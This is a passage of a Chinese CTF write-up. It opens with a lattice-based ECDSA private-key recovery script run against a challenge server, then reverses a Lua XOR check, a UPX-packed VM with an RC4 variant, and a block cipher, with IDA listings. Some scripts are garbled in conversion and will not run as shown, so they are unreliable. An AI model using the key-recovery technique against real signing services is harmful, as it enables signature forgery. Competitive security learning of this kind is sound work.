79 matrix = create_matrix(dim, m + 1)
80
81 for i in range(m): matrix[i][i] = n
82 for i in range(m): matrix[m][i] = ts[i]
83 for i in range(m): matrix[m+1][i] = us[i]
84 matrix[m+1][m] = B
85
86 print('[*] Running LLL reduction...')
87 reduced = lll(matrix)
88 print('[*] LLL finished.')
89
90
91 for row in reduced:
92 val = row[m]
93
94 if abs(val) == B:
95 k1 = row[0]
96 if val == -B: k1 = -k1 #### 修正符号
97
98 d = (k1 - us[0]) * pow(ts[0], -1, n) % n
99 return d
100
101 return None
102
103 def pwn():
104 s = socket.create_connection(('ctf.furryctf.com', 35018))

```

```

104 f = s.makefile('rw', buffering=1)
105
106
107 pk = json.loads(f.readline())
108 print(f"[+] Server Public Key: {pk}")
109
110
111 sigs = []
112 for i in range(6):
113 msg = f"test{i}"
114 f.write(json.dumps({"op": "sign", "msg": msg}) + "\n")
115 resp = json.loads(f.readline())
116 sigs.append((int(resp['r'], 16), int(resp['s'], 16), int(resp['h'],
117 16))))
118 print(f"[+] Collected signature {i+1}")
119
120
121 d = solve_hnp(sigs)
122 if d:
123 print(f"[+] Recovered Private Key: {d}")
124
125
126 sk = SigningKey.from_secret_exponent(d, curve=SECP256k1)
127 h_msg = hashlib.sha256(b"give_me_flag").digest()
128 sig = sk.sign_digest(h_msg, sigencode=sigencode_string)
129 r = int.from_bytes(sig[:32], 'big')
130 s_val = int.from_bytes(sig[32:], 'big')
131
132 f.write(json.dumps({"op": "flag", "r": hex(r), "s": hex(s_val)}) +
133 "\n")
134 print(f"[+] Flag: {f.readline().strip()}")
135 else:
136 print("[-] Failed to recover key.")
137
138
139 if __name__ == '__main__':
140 pwn()

```

逆向

## Lua

## 源码

```

1 local b = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
2 local function dec(data)
3 data = string.gsub(data, '[^' .. b .. ']=', '')
4 return (data:gsub('.', function(x)
5 if (x == '=') then return '' end
6 local r, f = '', (b:find(x) - 1)

```


```

7 | for i = 6, 1, -1 do r = r .. (f % 2 ^ i - f % 2 ^ (i - 1) > 0 and '1' or
8 | '0') end
9 | return r;
10| end):gsub('%d%d%d%d%d%d%d%d%d?', function(x)
11| if (#x ~= 8) then return '' end
12| local c = 0
13| for i = 1, 8 do c = c + (x:sub(i, i) == '1' and 2 ^ (8 - i) or 0) end
14| return string.char(c)
15| end))
16|
17| local args = {...}
18|
19| if #args ~= 1 then
20| print("[-] use `lua hello.lua flag{fake_flag}`")
21| return
22| end
23|
24| print(load(dec("G0x1YVQAGZMNChoKBAgTeFYAAAAAAAAAAACh3QAGAo4BAA6gkwAAAFIAAAABg
f9/tAEAAJUBA36vAYAHQIAgEqBCQALAwAADgMGAYADAQAVBAwArwKABosEAAKOBakDCwUAAg4FCgSABQ
AAFQYFgK8CgAaVBgWArwKABkQFBADeBAACnWQJBbAEBQ9EAwQBSQEKA8BAABFgQEARoEAAEaBAQCBGIZ
0YWJSZQShaw5zZXJ0B1dzdHJpbmcEhwJ5dGUEhHN1YgNyAAAAAAAIeAACBgKetAAAdjQsAAA0AAAB
iQABAAMBAQBEEAMCPAADADgBAIADAIAASACALgAAIADgAIASAACAEAAQCBGIZ0YWJSZQSHY29uY2F0B
IItFL0yMC0zMC0x0S0yMS05LTM5LTQ1LTATNDUTnjItNy03MC0z0C00NS02My03MC0xLTytNjUtMzItOD
MtMTUEj1lvdSBcmUgUmnaHQhB1dxcm9uZyGCAAAAQEAgiCAGiCAgICA"))(args[1]))

```

## base解码

把dec(...)里的base64解出来是Lua 5.4字节码。



根据对 Lua 字节码的分析，程序逻辑是将输入的每个字符与 0x72 进行 异或 (XOR) 运算。

原理：异或运算是可逆的。如果  $A \wedge B = C$ ，那么  $C \wedge B = A$ 。因此，我们只需要用同样的密钥 0x72 对密文数字再次进行异或，就能还原出原始的明文字符。

## 转换脚本

```

1 def solve():
2 target_str = "20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15"
3 values = [int(x) for x in target_str.split('-')]
4 key = 0x72
5
6 decoded_chars = []
7 for v in values:
8 decoded_chars.append(chr(v ^ key))

```


```

9
10 original_flag = "".join(decoded_chars)
11 print(f"original decrypted string: {original_flag}")
12
13 ### Extract content inside {}
14 if '{' in original_flag and '}' in original_flag:
15 content = original_flag[original_flag.find('{')+1 :
16 original_flag.find('}')]
17 final_flag = f"POFP{{{{content}}}}"
18 print(f"Final Flag: {final_flag}")
19
20 if __name__ == "__main__":
21 solve()


```

## VMM

### 1. 脱壳



有一个upx的加密



## 分析main函数

我定位到 syscall 处理器从 0x401488 开始，大概有 7 个 dword。OpCode 处理器覆盖 0x401c91 到 0x403238，形成一个包含 256 项的派发表 (dispatch table)

```

IDA View-A Occurrences of: main Hex View-1 Local Types Imports
.401C7C: mov eax, ds:jpt_401C83[eax*4]
.401C83: jmp eax ; switch jump
.401C85: ;
.401C85: loc_401C85: ; CODE XREF: sub_401BF8+8B↑j
.401C85: ; DATA XREF: .rdata:jpt_401C83↓o
.401C85: mov eax, [ebp+arg_0] ; jumptable 00401C83 case 0
.401C88: mov byte ptr [eax+58h], 0
.401C8C: jmp loc_40326A ; jumptable 00401C83 case 255
.401C91: ;
.401C91: loc_401C91: ; CODE XREF: sub_401BF8+8B↑j
.401C91: ; DATA XREF: .rdata:jpt_401C83↓o
.401C91: mov eax, [ebp+arg_0] ; jumptable 00401C83 case 16
.401C94: mov ecx, [eax+54h]
.401C97: mov eax, [ebp+var_C]
.401C9A: lea edx, [eax+1]
.401C9D: mov [ebp+var_C], edx
.401CA0: add eax, ecx
.401CA2: movzx eax, byte ptr [eax]
.401CA5: mov [ebp+var_E], al
.401CA8: mov eax, [ebp+arg_0]
.401CAB: mov ecx, [eax+54h]
.401CAE: mov eax, [ebp+var_C]
.401CB1: lea edx, [eax+1]
.401CB4: mov [ebp+var_C], edx
.401CB7: add eax, ecx
.401CB9: movzx eax, byte ptr [eax]
.401CBC: mov [ebp+var_F], al
.401CBF: movzx edx, [ebp+var_E]
.401CC3: movzx ecx, [ebp+var_F]
.401CC7: mov eax, [ebp+arg_0]

0000107C 00401C7C: sub_401BF8+84 (Synchronized with Hex View-1)

```

通过找到空终止字符串 (null-terminated string) 和 padding 来定位 opcode 派发表的起点

opcode 0 会 halt, opcode 1 可能是非法。

```

.rdata:00407170 aPcOutOfCodeSeg db 'PC out of code segment: 0x%08X',0Ah,0
.rdata:00407170 ; DATA XREF: sub_401BF8+33↑o
.rdata:00407190 ; const char aDivisionByZero[]
.rdata:00407190 aDivisionByZero db 'Division by zero at PC=0x%08X',0Ah,0
.rdata:00407190 ; DATA XREF: sub_401BF8+468↑o
.rdata:00407190 ; sub_401BF8+526↑o
.rdata:004071AF align 10h
.rdata:004071B0 aSyscallInvoked db 'Syscall invoked without handler',0Ah,0
.rdata:004071B0 ; DATA XREF: sub_401BF8+1632↑o
.rdata:004071D1 align 4
.rdata:004071D4 ; const char aUnknownOpcode[]
.rdata:004071D4 aUnknownOpcode0 db 'Unknown opcode: 0x%02X at PC=0x%08X',0Ah,0
.rdata:004071D4 ; DATA XREF: sub_401BF8+1652↑o
.rdata:004071F9 align 4
.rdata:004071FC jpt_401C83 dd offset loc_401C85, offset def_401C83, offset def_401C83
.rdata:004071FC ; DATA XREF: sub_401BF8+84↑r
.rdata:00407208 dd offset def_401C83, offset def_401C83, offset def_401C83 ; jump table for switch statement
.rdata:00407214 dd offset def_401C83, offset def_401C83, offset def_401C83
.rdata:00407220 dd offset def_401C83, offset def_401C83, offset def_401C83
.rdata:0040722C dd offset def_401C83, offset def_401C83, offset def_401C83
.rdata:00407238 dd offset def_401C83, offset loc_401C91, offset loc_401CE1
.rdata:00407244 dd offset loc_401D2B, offset loc_401D9F, offset loc_401E0C
.rdata:00407250 dd offset loc_401E93, offset loc_401F12, offset loc_401F9A
.rdata:0040725C dd offset loc_40201A, offset loc_4020E2, offset loc_40219A
.rdata:00407268 dd offset loc_402221, offset loc_4022A0, offset loc_402327
.rdata:00407274 dd offset loc_4023A6, offset loc_40242D, offset loc_4024AC
.rdata:00407280 dd offset loc_402535, offset loc_4025BB, offset loc_402644
.rdata:0040728C dd offset loc_4026CA, offset loc_402757, offset loc_4027E1
.rdata:00407298 dd offset loc_402879, offset loc_402905, offset loc_402990
.rdata:004072A4 dd offset loc_402A11, offset loc_402A9A, offset loc_402B1B
.rdata:004072B0 dd offset loc_402BB7, offset loc_402C24, offset loc_402CC6
.rdata:004072BC dd offset loc_402D64, offset loc_402DD3, offset loc_402E77
00005170 00407170: .rdata:aPcOutOfCodeSeg (Synchronized with Hex View-1)

```

下一步分析 program.bin 和 VM 结构。

opcode 0x11 和 0x3f 的 handler 位于 0x401ce1 和 0x4031f6。

```

.text:004031C2 mov [esp+128h+Format], eax
.text:004031C6 mov eax, [ebp+arg_0]
.text:004031C9 mov [esp+128h+Stream], eax
.text:004031CC call sub_4018E2
.text:004031D1 mov edx, eax
.text:004031D3 mov eax, [ebp+arg_0]
.text:004031D6 mov [eax+ebx*4], edx
.text:004031D9 mov eax, [ebp+arg_0]
.text:004031DC mov eax, [eax+40h]
.text:004031DF lea edx, [eax+4]
.text:004031E2 mov eax, [ebp+arg_0]
.text:004031E5 mov [eax+40h], edx
.text:004031E8 mov eax, [ebp+var_C]
.text:004031EB lea edx, [eax+1]
.text:004031EE mov eax, [ebp+arg_0]
.text:004031F1 mov [eax+44h], edx
.text:004031F4 jmp short loc_40326A ; jumtable 00401C83 case 255
.text:004031F6 ; -----
.text:004031F6 loc_4031F6: ; CODE XREF: sub_401BF8+88↑j
 ; DATA XREF: .rdata:jpt_401C83↓o
.text:004031F6 mov eax, ds:dword_409020 ; jumtable 00401C83 case 63
.text:004031FB test eax, eax
.text:004031FD jz short loc_40320E
.text:004031FF mov eax, ds:dword_409020
.text:00403204 mov edx, [ebp+arg_0]
.text:00403207 mov [esp+128h+Stream], edx
.text:0040320A call eax ; dword_409020
.text:0040320C jmp short loc_40326A ; jumtable 00401C83 case 255
.text:0040320E ; -----
.text:0040320E loc_40320E: ; CODE XREF: sub_401BF8+1605↑i
000025FD 004031FD: sub_401BF8+1605 (Synchronized with Hex View-1)

```

IDA View-A    Pseudocode-A    Occurrences of: main    Hex View-1    Local Types

```

41 case 0x3Du:
42 v22 = sub_4018E2(a1, v70);
43 *(_DWORD *)(a1 + 64) -= 4;
44 sub_40192D(a1, *(_DWORD *)(a1 + 64), v22);
45 *(_DWORD *)(a1 + 68) = v70 + 4;
46 break;
47 case 0x3Eu:
48 v21 = *(unsigned __int8 *)(*(_DWORD *)(a1 + 84) + v70);
49 *(_DWORD *)(a1 + 4 * v21) = sub_4018E2(a1, *(_DWORD *)(a1 + 64));
50 *(_DWORD *)(a1 + 64) += 4;
51 *(_DWORD *)(a1 + 68) = v70 + 1;
52 break;
53 case 0x3Fu:
54 if (dword_409020)
55 dword_409020(a1);
56 else
57 fwrite("Syscall invoked without handler\n", 1u, 0x20u, &iob[2]);
58 break;
59 case 0xFFu:
60 continue;
61 default:
62 fprintf(&iob[2], "Unknown opcode: 0x%02X at PC=0x%08X\n", v68, v70 - 1);
63 *(_BYTE *)(a1 + 88) = 0;
64 break;
65 }
66 }
67 }
```

怀疑它可能是 `mov r[dest]=r[src]` 或寄存器交换。

## 寄存器交换

首先，`0x40192d` 向内存写入 32 位值。然后 `0x401976` 似乎用于比较整数并调整 flags

```

.
.text:0040192C ; } // starts at 4018E2
.text:0040192C sub_4018E2 endp
.text:0040192C
.text:0040192D
.text:0040192D ; ===== S U B R O U T I N E =====
.text:0040192D
.text:0040192D ; Attributes: bp-based frame
.text:0040192D
.text:0040192D sub_40192D proc near ; CODE XREF: sub_401BF8+1156↓p
.text:0040192D ; sub_401BF8+11C8↓p ...
.text:0040192D
.text:0040192D Stream = dword ptr -18h
.text:0040192D Format = dword ptr -14h
.text:0040192D var_10 = dword ptr -10h
.text:0040192D arg_0 = dword ptr 8
.text:0040192D arg_4 = dword ptr 0Ch
.text:0040192D arg_8 = dword ptr 10h
.text:0040192D
.text:0040192D ; __ unwind {
.text:0040192D push ebp
.text:0040192E mov ebp, esp
.text:00401930 sub esp, 18h
.text:00401933 cmp [ebp+arg_4], 3FFFFFFh
.text:0040193A jbe short loc_401964
.text:0040193C mov eax, [ebp+arg_4]
.text:0040193F mov [esp+18h+var_10], eax
.text:00401943 mov [esp+18h+Format], offset aMemoryAccessVi ; "Memory access violation at 0x%08X\n"
.text:0040194B mov eax, ds:_iob
.text:00401950 add eax, 40h : '@'
0000D2D 0040192D: sub_40192D (synchronized with Hex View-1)
```

```
.text:00401975 retn
.text:00401975 ; } // starts at 40192D
.text:00401975 sub_40192D endp
.text:00401975
.text:00401976 ; ===== S U B R O U T I N E =====
.text:00401976
.text:00401976 ; Attributes: bp-based frame
.text:00401976
.text:00401976 sub_401976 proc near ; CODE XREF: sub_401BF8+2884p
.text:00401976
.text:00401976
.text:00401976 var_18 = byte ptr -18h
.text:00401976 var_14 = byte ptr -14h
.text:00401976 var_4 = dword ptr -4
.text:00401976 arg_0 = dword ptr 8
.text:00401976 arg_4 = dword ptr 0Ch
.text:00401976 arg_8 = dword ptr 10h
.text:00401976 arg_C = dword ptr 14h
.text:00401976
.text:00401976 ; __ unwind {
.text:00401976 push ebp
.text:00401977 mov ebp, esp
.text:00401979 sub esp, 18h
```


opcode 0x10 涉及内存与寄存器操作

opcode 0x11 使用寄存器与立即数接着继续识别其他 opcode handler。

```
6
● 7 sub_4037C0();
● 8 v3 = (void *)sub_4017BC();
● 9 if (v3)
10 {
● 11 sub_401BEA(v3, sub_401460);
● 12 Stream = fopen("./program.bin", "rb");
● 13 v1 = fopen("./data.bin", "rb");
● 14 if (Stream && v1)
15 {
● 16 fread(&unk_419080, 1u, 0x10000u, Stream);
● 17 fread(&unk_409080, 1u, 0x10000u, v1);
● 18 fclose(Stream);
● 19 fclose(v1);
● 20 sub_401871((int)v3, &unk_419080, 0x10000u, 0);
● 21 sub_401871((int)v3, &unk_409080, 0x10000u, 0x200000);
● 22 sub_401BF8((int)v3);
● 23 sub_401849(v3);
● 24 return 0;
● 25 }
● 26 else
● 27 {
● 28 perror("Failed to open file");
● 29 return 1;
● 30 }
● 31 }
● 32 else
● 33 {
● 34 fwrite("Failed to create VM\n", 1u, 0x14u, &iob[2]);
● 35 return 1;
● 36 }
```

我猜 0xff 是 NOP，指向一个通用循环函数。任务就是列出 0x10-0x3f，映射到 handler 地址，并手工解码汇编语义。

在 data.bin 中看到字节序列



标准 RC4 KSA 对不上，于是尝试 j 更新规则变种，比如  $j = (4*j + S[i] + \text{key}) \bmod 256$ ，以匹配 VM 行为

# 脚本

```
1 def solve_rc4_variant():
2
3 ciphertext = bytes.fromhex("") #
4
5 if len(ciphertext) != 32:
6 print("[-] 密文长度应为 32 字节")
7 return
8
9 s = list(range(256))
10 j = 0
11
12
13 for i in range(256):
14 j = (4*j + s[i] + key[i % len]) % 256
15 k = key[i % len(key)]
16 j = (4 * j + s[i] + k) % 256
17
18 ### Swap
19 s[i], s[j] = s[j], s[i]
20
21 flag = []
22 i = 0
23 j = 0
24
25 print("[+] ")
26 for idx in range(32):
27 i = (i + 1) % 256
28 j = (j + s[i]) % 256
29 s[i], s[j] = s[j], s[i]
30
31
32 k_idx = (s[i] + s[j]) % 256
33 keystream_byte = s[k_idx]
```

```

34
35 Flag = Cipher ^ Keystream
36 plain_char = ciphertext[idx] ^ keystream_byte
37 flag.append(plain_char)
38
39 print(f"[+] Flag: {bytes(flag).decode(errors='replace')}")
40
41 if __name__ == "__main__":
42 solve_rc4_variant()

```

## 推导 flag

最后把 ASCII bytes 转为字符串。看起来 flag 是 32 个字符，包含数字、字母、中括号、下划线等。测试 32 字符串后，输出是“OMG YOU DID IT”。


## 分组密码

### 题目分析

拿到题目二进制文件 ...exe，放入 IDA 分析。

主函数逻辑非常清晰：

- 程序首先打印 input your flag:。
- 使用 fgets 读取用户输入。
- 检查输入长度：必须严格等于 32 字节 (0x20)。
- 检查 Flag 格式：前缀必须是 POFPCTF{，且最后一个字符 (index 31) 必须是}。



```

 }
LABEL_33:
v26 = 32;
do
 --v26;
while (v26);
v27 = "yes";
if (v21)
 v27 = "fake flag";
sub_401010(v27, v30);
sub_401010("\n", v31);
return 0;
}

```

```

IDA View-A Stack of _main Hex View-1 Local Types Imports Exports
.text:0040162F call @_security_check_cookie@4 ; __security_check_cookie(x)
.text:00401634 mov esp, ebp
.text:00401636 pop ebp
.text:00401637 retn
.text:00401638 ; CODE XREF: _main+AC↑j
.text:00401638 loc_401638: ; _main+B0↓j ...
.text:00401638 push offset aFlagLengthError ; "flag length error"
.text:0040163D call sub_401010
.text:00401642 add esp, 4
.text:00401645 push 0
.text:00401647 call ds:_imp_exit
.text:0040164D ; CODE XREF: _main+66↑j
.text:0040164D loc_40164D: ; _main+66↓j
.text:0040164D call sub_401784
.text:0040164D endp
.text:0040164D ; CODE XREF: _main+66↑j
.text:00401652 db 0CCh
>.text:00401653 ; [000000E BYTES: COLLAPSED FUNCTION __security_check_cookie(x)]
>.text:00401661 ; [0000028 BYTES: COLLAPSED FUNCTION __raise_securityfailure]
>.text:00401689 ; [00000FB BYTES: COLLAPSED FUNCTION __report_gsfailure]
.text:00401784
.text:00401784 ; ===== S U B R O U T I N E =====
.text:00401784 ; Attributes: noreturn bp-based frame
.text:00401784 .text:00401784 sub_401784 proc near ; CODE XREF: _main:loc_40164D↑p
 push ebp
 mov ebp, esp
 mov ebx, esp
0000A38 00401638: _main:loc_401638 (Synchronized with Hex View-1)

```

验通过后，程序会对输入数据进行加密处理，并与内置的密文进行比对。观察加密函数的结构（0x4010B0附近），可以看到典型的SP网络结构，特征非常明显：

```

IDA View-A Stack of _main Hex View-1 Local Types Imports Exports
.text:004010B0
.text:004010B0 ; Attributes: bp-based frame
.text:004010B0
.text:004010B0 sub_4010B0 proc near ; CODE XREF: _main+285↓p
 .text:004010B0 |
 .text:004010B0 var_14 = dword ptr -14h
 .text:004010B0 var_10 = dword ptr -10h
 .text:004010B0 var_C = dword ptr -0Ch
 .text:004010B0 var_8 = dword ptr -8
 .text:004010B0 var_1 = byte ptr -1
 .text:004010B0
 .text:004010B0 push ebp
 .text:004010B0 mov ebp, esp
 .text:004010B3 sub esp, 14h
 .text:004010B6 push ebx
 .text:004010B7 push esi
 .text:004010B8 mov eax, edx
 .text:004010B9 mov edx, 4
 .text:004010BF push edi
 .text:004010C0 mov edi, ecx
